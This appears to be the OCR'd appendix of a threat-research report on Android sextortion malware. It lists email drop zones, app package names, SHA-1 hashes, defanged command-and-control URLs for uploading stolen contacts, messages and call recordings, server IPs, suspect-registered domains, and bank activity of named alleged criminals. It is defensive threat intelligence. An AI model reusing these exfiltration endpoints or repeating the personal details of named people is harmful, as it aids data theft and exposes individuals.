

[redacted]: phone number: [redacted]5-6481(2)
[redacted]: phone number: [redacted]4-0355(2)
[redacted]: phone number: [redacted]-1904(2)
[redacted]: phone number: [redacted]8-4508(2)
[redacted]: phone number: [redacted]-0211(2)
[redacted]: phone number: [redacted]2-7449(2)
[redacted]: phone number: [redacted]7-5717(2)
[redacted]: phone number: [redacted]6-2430(2)
[redacted]: phone number: [redacted]6-6465(2)
[redacted]: phone number: [redacted]2-2011(2)
[redacted]: phone number: [redacted]4-7781(2)
User Phone Number : [redacted]96490

Stolen contact information found in a drop zone


Another drop zone—*zhuninhaoyun13@163.com*—had another 10 phone numbers.


Drop Zone	Country	Number
ejejfrl110@163.com	Korea	92
	Unknown	5
zhuninhaoyun13@163.com	Japan	3
	Korea	2
	Unknown	5

Com.linsion.myapplication2.app



Email drop zones that Versions 1 and 2 of ANDROIDOS_MOBILESPY.HATY and ANDROIDOS_SMSSPY.HNTE used






Countries where ANDROIDOS_MOBILESPY.HATY and ANDROIDOS_SMSSPY.HNTE servers are found

NAMES THE MALICIOUS APPS USED


Com.xinghai.contact and android.google.contact



App names ANDROIDOS_SMSSPY.HATEA, ANDROIDOS_SMSSPY.HATJ, and ANDROIDOS_SMSSPY.HATP used


IP addresses of servers that more recent versions of ANDROIDOS_MOBILESPY.HATY and ANDROIDOS_SMSSPY.HNTE used as drop zones

Com.eric.callrecorder




The app names ANDROIDOS_STEALER.HATU used had Chinese and Korean words. They were usually related to solutions to audio, video, and image problems. 相册1.0 or Album 1.0 may have been used to lure victims to view the cybercriminals' private album.

Com.st.secrettalk and com.android.secrettalk




App names ANDROIDOS_MOBILESPY.HATY and ANDROIDOS_SMSSPY.HNTE used

ICONS THE MALICIOUS APPS USED




Because the sextortion scams used audio problems to convince users to download malicious apps, it is not surprising for the cybercriminals to use a fake Siri® icon. Some used photo- or video-related icon apps if the ruse has to do with image problems. Chat apps were also used.


DOMAINS AND SITES REGISTERED USING SSLDKFJLSDK@HOTMAIL.COM




Bamtong11.com
Bamtong12.com
Bamtong13.com
Bamtong15.com
Bamtong16.com
Bamtong18.com




82royal.com
Banana27.net
Bunabi.com
Fix19.com
Ruby67.com




Dom79.net
Freedom79.net



Csnv77.com
Quck8282.com
Shampoo20.com
Sheel79.net
Shine19.net




77yuy.com
Lovely59.net
Lovely69.net
Sky8280.com



Enjoy1004.net
Aceclub6080.com
Sm2030.com

Ssldkfjlsdk@hotmail.com *was also used to register the sites above, which made us believe that the developer may not necessarily be part of the whole scam.*


贵阳兴鑫税务咨询代理有限公司
哈尔滨兴鑫税务咨询代理有限公司
合肥兴鑫税务咨询代理有限公司
呼和浩特兴鑫税务咨询代理有限公司
昆明兴鑫税务咨询代理有限公司
腾顺税务咨询有限公司
北京天逸税务咨询有限公司

Other sites registered using ssldkfjlsdk@hotmail.com

CYBERCRIMINAL DETAILS

Go Kenhou's First Bank Account

Go Kenhou received at least 10 one-time key issuance notification emails from his first bank. Details in the following table show that Go Kenhou transferred money six times to at least two bank accounts—one to the same bank and another to a different unidentified bank. We could not confirm if these transactions were completed based on the notification emails found.

Time Stamp	Description
2013/10/07 00:03	Remittance to an unidentified bank account
2013/10/07 00:11	Remittance to an unidentified bank account
2013/10/10 04:22	Remittance to another account with the same bank
2013/10/10 05:17	Remittance limit modification request
2013/10/11 00:12	Remittance to another account with the same bank
2013/10/11 00:23	Remittance to an unidentified bank account
2013/10/15 00:13	Remittance to an unidentified bank account
2013/10/29 02:37	Email address modification for one-time authentication request
2013/10/29 02:46	Email address modification for one-time authentication request
2013/10/29 02:58	Email address modification for one-time authentication request

Go Kenhou's Second Bank Account

Go Kenhou received the notification emails detailed in the following table as well.

Time Stamp	Description
2013/10/18 14:49	Remittance limit modification request
2013/10/18 14:50	Secret photo and passphrase modification request
2013/10/18 14:54	Secret question modification request
2013/10/18 14:56	Secret photo and passphrase modification request
2013/10/19 23:00	Remittance limit modification request

Evidence of at least two successful remittances were seen—transaction numbers 13103000007 and 13111800002. Information on who the recipients were and how much they received, however, was not seen. More details are shown in the following table.

Time Stamp	Transaction Number	Description
2013/10/29 10:15	13102900004	Remittance request receipt
2013/10/29 23:00	13102900004	Remittance transaction completion failure

Time Stamp	Transaction Number	Description
2013/10/29 23:59	13103000007	Remittance transaction completion success
2013/11/17 23:47	13111800002	Remittance transaction completion success
2013/12/03 01:09	13120300002	Remittance transaction completion failure
2013/12/03 01:11	13120300003	Remittance transaction completion failure

Sakai's Bank Account

Sakai also received other notifications detailed in the following table.

Time Stamp	Description
2013/10/23 08:18	Log-in credential modification request completion
2013/10/23 08:18	Secret photo and passphrase modification request completion
2013/10/23 8:19	Email address modification request completion

MALICIOUS APP DETAILS

Package Name	SHA-1	Release Date	C&C Server	IP Address
com.linsion.myapplication2.app (ANDROIDOS_NICKISPY.HAT)	• *9cd626ff6869d64e2f0f3eae3b863b9cae48a43d* • *cec9806c64ac415577b85029ec83956743b941b0* • *824431f196e6bf19687b3025062038fb64262638*			
com.eric.callrecorder (ANDROIDOS_STEALER.HATU)	• *894d2ea7764cf342238dc80f3c4afadc7336fda5* (new) • *b055ab4220eb95de887ada91e8ca3c3039413877* (new; with *phone.txt)* • *abbf14b266f7f23659715645ea23fb4981c3e1b8* • *83e68b5b1041ef34186f81e8e41002d1c9407b0f* • *04c9b7d880099be20898adeab8f760e25e2223de* • *54750b4ad23730789000285150ee015b781fe56b* • *aa8e833de6722003797d72e5c4418135ae05631e* • *ca1a1bbd25d0b9655be47a382a57bbc16b2c66ff*	2013-12-19 to 2013-12-09	• *hxxp://$ip:8080/MessageIntecepter/action/json/uploadPhoneInfoAction2* • *hxxp://$ip:8080/MessageIntecepter/action/json/uploadPhoneRecorderAction* • *hxxp://$ip:8080/MessageIntecepter/action/json/uploadMessageAction* • *hxxp://$ip:8080/MessageIntecepter/action/json/uploadContactAction* • *hxxp://$ip:8080/MessageIntecepter/action/json/queryCommandAction*	• *115.28.165.163;* Qingdao, Shandong; alive • *157.7.154.83;* Japan

Package Name	SHA-1	Release Date	C&C Server	IP Address
com.eric.callrecorder (ANDROIDOS_STEALER.HATU)	• *878cf8fa381873e7b463a00b29b9da4d29f61e65* • *215daf079cf78fdb4cddf6ccd8151cdc06024ce9* • *ae3a38765108627b1ab3b456def2ee61d85d846c* • *8d2eeba759295eeceec7bd28a917cf1aa1639362*			
	• *0946c6d93718209041012aeed6d01518c8892be6* (new) • *273448079b580d70dd767db98d216ee646c8ea08* (new) • *35ac319aaa2373069dca93b58ea4a4a0a891b499* (new) • *4a8a3eccf0eb9f3f0b3a33caf4de8e2c05cd6126* (new) • *53461fb01f728455b90628b30ddad9eb5b09b47e* (new) • *5865ff40a51705ff075fc57205aafd556935fbe1* (new) • *5dc4963e330bbaa8f0072a82d04fe94b1de3a3ef* (new) • *65a606bd0672894b36e42a8fcf6e89445144e837* (new) • *703798180eacab3b2d2d430cec2ea7e581e6b65d* (new) • *71fd9386e9f90ae7ea50dc5bc00ada78f19f24ba* (new) • *9d6020c09e980307bd05002be0b1c75fea7808d9* (new) • *bc83b2769c641e79d41d18a0789420a209ceb052* (new) • *c082b9ed975332746690100c21c651d940428c5e* (new) • *cf530c27f16c5e38be075edff3c8190f2d783ae5* (new) • *e2394c70d722da9ccdba68f6243c26817b0c45c4* (new) • *ed245d52d5de6599a2008d3cd94ce71c9a41ae2d* (new)	2014-02-27 to 2014-04-02	• *hxxp://$ip:8080/$path/action/json/uploadPhoneInfoAction2* • *hxxp://$ip:8080/$path/action/json/uploadPhoneRecorderAction* • *hxxp://$ip:8080/$path/action/json/uploadMessageAction* • *hxxp://$ip:8080/$path/action/json/uploadContactAction* • *hxxp://$ip:8080/$path/action/json/queryCommandAction*	• *112.124.45.137;* Hangzhou, Zhejiang; *vface.cn.nuskin.com* • *112.124.70.149;* Hangzhou, Zhejiang • *114.215.171.147;* Hangzhou, Zhejiang; alive • *114.215.171.166;* Hangzhou, Zhejiang; alive • *114.215.173.141;* Hangzhou, Zhejiang • *115.28.233.205;* Qingdao, Shandong • *115.28.54.97;* Qingdao, Shandong

Package Name	SHA-1	Release Date	C&C Server	IP Address
com.eric.callrecorder (ANDROIDOS_STEALER.HATU)	• *fce921cf1702e7c488c783ffa6e93b112a36a286* (new)			
	b0293f3a64da48843dc45c20db0dc0d7d36600d5 (new)	2014-05-01	• *hxxp://115.28.76.80:8080/message/action/json/uploadPhoneInfoAction2* • *hxxp://115.28.76.80:8080/message/action/json/uploadPhoneRecorderAction* • *hxxp://115.28.76.80:8080/message/action/json/uploadMessageAction* • *hxxp://115.28.76.80:8080/message/action/json/uploadContactAction* • *hxxp://115.28.76.80:8080/message/action/json/queryCommandAction*	Qingdao, Shandong; alive
	• *6e16f08d2818d12da0e3b2e8e6f42a2e7efb1bb9* • *54750b4ad23730789000285150ee015b781fe56b* (new) • *98be1fd8b2c931997d7bafff04f789b019927898* (new) • *aa8e833de6722003797d72e5c4418135ae05631e* (new)	2014-05-04 to 2014-05-12	• *hxxp://$ip:8080/message/action/json/uploadPhoneInfoAction2* • *hxxp://$ip:8080/message/action/json/uploadPhoneRecorderAction* • *hxxp://$ip:8080/message/action/json/uploadMessageAction* • *http://$ip:8080/message/action/json/uploadContactAction* • *hxxp://$ip:8080/message/action/json/queryCommandAction*	• *42.96.137.117;* Beijing; alive • *23.107.88.9;* U.S.A. • *103.243.26.180;* Hong Kong; alive
	• *7f09b90b4efb00e58f9ec25ebb65338bd3bceedb* • *760cc0d4ff3ff2b60aa72e4495effa0eb4f3c7f6* • *7dbfc14c82ad92c11f4926d4c5e3567a23980c57* • *85f2524c3ae0f2a73ea4a76c482be48687640f64*	2014-04-13 to 2015-01-02	• *hxxp://$ip:8080/$path/action/json/uploadPhoneInfoAction2* • *hxxp://$ip:8080/$path/action/json/uploadPhoneRecorderAction* • *hxxp://$ip:8080/$path/action/json/uploadMessageAction*	• *157.7.234.41;* Japan; *v157-7-234-41.z1d6.static.cnode.jp;* alive • *198.211.16.201;* U.S.A.; *201-16-211-198-dedicated.multacom.com; www.10pp.net; www.loligu.com;* alive

Package Name	SHA-1	Release Date	C&C Server	IP Address
com.eric.callrecorder (ANDROIDOS_STEALER.HATU)	• *3d4cc0179f7695061009d3b3386224d12d7a9b4e* • *bf2f64e85fac0327eda688beb7e74af695029017* • *787f4404f03e792f4d67dd1f65c40ad840e75ad6* • *93dde3954c6f0091d03fc2117256edc26fd79aad* • *a6ac28571e4c6f17b3ab22baffaf4732e669636b* • *7dab3da9cc5ed87d8b8ae2c4a4841335c3abe85b* • *6a094c1b4059253a5b6dc53424a2499697c507ed* • *cbdc02a4330ed15bec32658fe0ea0485dec331f8* • *25a29baa09ed2b43ccfb6d2f2abee376157c07be* (new) • *2b5ae6b06cf96cb001fcfe31e1df8627bd4ec802* (new) • *334992f5ce286bd9aec78b8ffa7260569e37127d* (new) • *4f710712ebc4a4138e857682524b0a93abe0e64d* (new) • *5a59b568e4c690211e3716bc64d71ca1c1541253* (new)		• *hxxp://$ip:8080/$path/action/json/uploadContactAction* • *hxxp://$ip:8080/$path/action/json/queryCommandAction*	• *198.211.16.210;* U.S.A.; *210-16-211-198-dedicated.multacom.com; 198.211.16.212;* U.S.A.; *212-16-211-198-dedicated.multacom.com; gzyxzz.com;* alive • *198.211.16.222;* U.S.A.; *222-16-211-198-dedicated.multacom.com;* alive • *198.211.28.205;* U.S.A.; *205-28-211-198-dedicated.multacom.com; www.renxtt.com;* alive • *23.234.210.10;* U.S.A.; *10-210-234-23-dedicated.multacom.com; 23.234.210.9;* U.S.A.; *9-210-234-23-dedicated.multacom.com; dayinjia.cc; sfcyw.com; 23.234.213.156;* U.S.A.; *156-213-234-23-dedicated.multacom.com; y86q.com; www.qingxxoo.com;* alive
	• *ca1a1bbd25d0b9655be47a382a57bbc16b2c66ff* (new) • *d078d9e9871eec600efb76bde8b32d9834a7e6ff* (new)			• *23.234.213.209;* U.S.A.; *209-213-234-23-dedicated.multacom.com; 23.234.213.210;* U.S.A.; *210-213-234-23-dedicated.multacom.com; 23.234.213.212;* USA; *212-213-234-23-dedicated.multacom.com; 666qvod.info;* alive • *23.234.213.216;* U.S.A.; *216-213-234-23-dedicated.multacom.com; www.free97.cn;* alive

Package Name	SHA-1	Release Date	C&C Server	IP Address
				• *142.0.131.230;* U.S.A.; *198.211.32.156;* U.S.A.; *156-32-211-198-dedicated.multacom.com; xianxxw.com; 810813.com; www.810813.com;* alive • *23.234.213.199;* U.S.A.; *198.211.28.224;* USA; *224-28-211-198-dedicated.multacom.com;* alive • *115.28.236.210;* Qingdao, Shandong; *matchday.cc;* alive • *23.234.213.194;* U.S.A.

DOMAINS REGISTERED USING SSLDKFJLSDK@HOTMAIL.COM

Domain	Drop Zone	Language	Phone Number	Social Networking Site ID
acca19.net	Unknown			
acca69.com	Unknown			
acca69.net	Fake site of a city's tourist association	Japanese		
accasp.com	Unknown			
aha369.com	Unknown			
acca19.net	Unknown			
ajsl990.com	Unknown			
ajsl999.com	Unknown			
ao19.com	Adult site (escort service)	Korean		
ao19.net	Adult site (escort service)	Korean		
ao5874.com	Unknown			*ao69*
apk88988.com	Unknown			
bamtong1.com	Adult site (escort service)	Korean		
bamtong11.com	Adult site (escort service)	Korean	07076825354	

Domain	Drop Zone	Language	Phone Number	Social Networking Site ID
bamtong12.com	Adult site (escort service)	Korean		
bamtong13.com	Adult site (escort service)	Korean		
bamtong2.com	Unknown			
bamtong3.com	Unknown			
bamtong4.com	Unknown			
bamtong5.com	Unknown			
bamtong6.com	Unknown			
bamtong7.com	Unknown			
banana88.net	Unknown			
bini369.com	Unknown			
bnb79.net	Unknown			
bossclub69.com	Adult site (escort service)	Korean	07076657639	
bamtong7.com	Unknown			
bossclub6969.com	Unknown			
burnabi.com	Unknown			
burnavi25.net	Unknown			
burnavi27.net	Unknown			
club6080.com	Unknown			
cospre19.net	Unknown			
csnv19.com	Possible portal	Korean		
dalgi.net	Unknown			
dalgi69.com	Fake Korean government site	Korean		
dom79.net	Adult site (escort service)	Korean		
dream23.net	Unknown			
dream69.net	Unknown			
dream8282.com	Unknown			
drg69.com	Unknown			
enjoy1004.com	Unknown			
enjoy1004.net	Adult site (escort service)	Korean	07076714626	*njoy1004*
enjoy2030.com	Unknown			
enjoy2030.net	Bulletin board system (BBS)	Korean		

Domain	Drop Zone	Language	Phone Number	Social Networking Site ID
enzuopet.com	BBS	Chinese and Korean		
eoqkr678.com	Debt consolidation site	English		
fox1919.com	Unknown			
fox1919.net	Unknown			
fox5858.com	Debt consolidation site			
fox6969.com	Unknown			
fox85.net	Unknown			
foxs58.com	Unknown			
freedom79.net	Adult site (escort service)	Korean		
gmk4989.com	Unknown			
gogiedown.com	Unknown			
gogledown.net	Unknown			
goglesveice.com	Unknown			
gong77.com	Unknown			
gong88.net	BBS	Korean		
googledovm.com	Unknown			
googledovvm.com	Unknown			
googledowm.com	Unknown			
googlesevic.com	Unknown			
gooong.net	BBS	Korean		
gz1004.net	BBS	Korean		
haosms.net	Unknown			
hk-bank.com	Unknown			
hpnes2013.com	Unknown			
hv58.net	Adult site (escort service)	Korean	01074997503	*001hh*
jys5678.net	BBS	Chinese and Korean	13089308789 15943304989 13844704989	*kimzhengz* *Goldenkey777*
kakaotallk.com	Unknown			
kiss0233.com	Unknown			
kissmoa19.net	Unknown			
korea113.com	Redirects to Google			
lalala114.com	Unknown	Chinese and Korean		
line3939.com	Unknown			
line5666.com	Unknown			

Domain	Drop Zone	Language	Phone Number	Social Networking Site ID
luby69.net	Unknown			
luna69.net	Unknown			
melo123.net	Unknown			
miari8.com	Unknown			
miss-a.net	Unknown			
mrc69.com	Unknown			
neen69.com	Unknown			
njoy1004.com	Unknown			
njoy58.com	Unknown			
nyx19.net	Unknown			
oasis67.net	Unknown			
ok5853.com	Unknown			
ok89.net	Unknown			
one5874.com	Unknown			
orange58.com	Unknown			
paradise88.net	Unknown			
photocc.net	Unknown			
plaza1004.net	Unknown			
plaza3.net	Unknown			
pot8088.com	Unknown			
pram19.com	Unknown			
prem19.com	Unknown			
premium19.com	Unknown			
princess58.com	Unknown			
princess58.net	Unknown			
princess69.net	Unknown			
princess85.net	Unknown			
prum19.com	Unknown			
queenmoa.com	Unknown			
reachclub.net	Unknown			
rnd518.com	Unknown			
royal78.net	Unknown			
royal79.com	Unknown			
sakura19.net	Adult site (escort service)	Korean	07076826161	*no115*
sakura69.net	Unknown			

Domain	Drop Zone	Language	Phone Number	Social Networking Site ID
sarang19.net	Unknown			
scr19.net	Adult site (escort service)	Korean	01025673514	*scr91*
scr91.com	Adult site (escort service)	Korean	01025673514	*scr91*
sevicegogle.com	Unknown			
sex-19.net	Unknown			
shampoo19.com	Unknown			
shampoo20.com	Adult site (escort service)	Korean		
shine19.net	Adult site (escort service)	Korean	01034614661	*sy5879*
skytime79.net	Unknown			
sns1280.com	Unknown			
stwd19.net	Unknown			
stwd69.net	Adult site (escort service)	Korean		
tel8880304.com	Unknown			
tenpro69.net	Unknown			
tm-stcok.com	Stock market site	Korean		
ut69.net	Unknown			
venus58.com	Adult site (escort service)	Korean	01099131845	*vs69*
vip6699.net	Portal	Chinese		
vip8282.net	Adult site (escort service)	Korean		
ybenzuo.com	Unknown			
yeng5858.com	Unknown			
youhong19.net	Unknown			
youhong69.net	Unknown			
ytw69.net	Unknown			
zoazoa123.com	Unknown			
zoontalk.com	Unknown			

REFERENCES

[1] Michael Joseph Gross. (July 2009). *GQ.* “Sextortion at Eisenhower High.” Last accessed on 4 March 2015, http://www.gq.com/news-politics/big-issues/200907/wisconsin-high-school-sex-scandal-online-facebook?currentPage=1.

[2] Barry Leibowitz. (23 June 2010). *CBS News.* “Hacker Sextortion: FBI Alleges Man Blackmailed Women into Making Sex Videos.” Last accessed on 4 March 2015, http://www.cbsnews.com/news/hacker-sex-tortion-fbi-alleges-man-blackmailed-women-into-making-sex-videos/.

[3] Microsoft. (2015). *Skype Community.* “Discussions in Security, Privacy, Trust, and Safety.” Last accessed on 4 March 2015, http://community.skype.com/t5/forums/searchpage/tab/message?sort_by=-topicPostDate&page=4&location=forum-board%3ASecurity_and_Privacy&q=extortion&search_type=thread&filter=labels%2Clocation.

[4] Huffington Post U.K. (5 February 2014). *Huffpost Tech.* “‘Sextortion’ Gang Arrested in the Philippines, but It Might Be Too Late for ‘Hundreds of Thousands’ of Victims.” Last accessed on 4 March 2015, http://www.huffingtonpost.co.uk/2014/05/02/sextortion-gang-philippin_n_5252002.html.

[5] Dharel Placido. (2 May 2014). *ABS-CBN News.com.* “58 Arrested in the Philippines for ‘Sextortion.’” Last accessed on 4 March 2015, http://www.abs-cbnnews.com/nation/05/02/14/58-arrested-ph-sextortion.

[6] Chiba Nippo Co., Ltd. (19 April 2014). *Chiba Nippo.* “Arrested Two Men of Smartphone of Information Extraction Extortion Suspect Chiba Prefectural Police.” Last accessed on 5 March 2015, http://www.chibanippo.co.jp/news/national/189432.

[7] *Satoru.net.* (19 April 2014). “Virus Transmission → Personal Information Theft Blackmail in [Net] Crime LINE → Gold in China [04/19].” Last accessed on 5 March 2015, http://awabi.open2ch.net/test/read.cgi/news4plus/1397864641/.

